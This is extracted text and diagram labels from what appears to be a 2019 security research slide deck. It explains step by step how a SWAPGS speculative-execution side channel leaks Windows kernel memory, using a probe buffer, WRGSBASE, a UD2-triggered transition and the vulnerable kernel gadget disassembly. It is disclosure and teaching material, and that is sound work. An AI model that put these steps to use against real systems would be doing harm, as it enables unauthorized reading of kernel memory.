


We wish to search for a value in kernel, for example, **0x000000300905A4D**

Attacker process



Kernel Space



0xFFFF800012340000

IA32_GS_BASE

IA32_KERNEL_GS_BASE


TIB

KPCR



December 6, 2019

Allocate memory in user-mode at the address **0x0000000300905000** – probe buffer




We wish to see if offset **0xA4D+0x220** in this memory area gets cached

Attacker process


Kernel Space

0x300905000
0x300905C6D



0xBDBDBDBD

TIB



4D 5A 90 00 03 00 00 00

KPCR

0xFFFF800012340000

IA32_GS_BASE

IA32_KERNEL_GS_BASE



Make the **IA32_GS_BASE** point to the target address, using **WRGSBASE (- 0x188)**

Attacker process




0x300905000

0x300905C6D

0xBDBDBDBD

TIB

Kernel Space




0xFFFF800012340000

4D 5A 90 00 03 00 00 00

KPCR


IA32_GS_BASE

IA32_KERNEL_GS_BASE



Issue a user-kernel transition (for example, by executing UD2)


Attacker process



0x300905000

0x300905C6D

Kernel Space



0xFFFF800012340000


IA32_GS_BASE

IA32_KERNEL_GS_BASE



One of the first things done in kernel - SWAPGS


Attacker process



swapgs

```
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

Kernel Space




IA32_KERNEL_GS_BASE
IA32_GS_BASE



Vulnerable gadget is hit

Attacker process



0x300905000


0x300905C6D

0xBDBDBDBD

TIB

```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

Kernel Space



0xFFFF800012340000

4D 5A 90 00 03 00 00 00


KPCR

IA32_KERNEL_GS_BASE
IA32_GS_BASE



If the branch is mispredicted, the gadget starts executing speculatively

Attacker process



0x300905000


0x300905C6D

0xBDBDBDBD

TIB

```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

Kernel Space



0xFFFF800012340000

4D 5A 90 00 03 00 00 00


KPCR

IA32_KERNEL_GS_BASE
IA32_GS_BASE



GS bases are swapped

Attacker process



0x300905000


0x300905C6D

0xBDBDBDBD

TIB

```
swapgs
...
test byte ptr [nt!KiKvaShadow],1
jne skip_swapgs
swapgs
mov r10,qword ptr gs:[188h]
mov rcx,qword ptr gs:[188h]
mov rcx,qword ptr [rcx+220h]
mov rcx,qword ptr [rcx+830h]
mov qword ptr gs:[270h],rcx
```

Kernel Space




0xFFFF800012340000

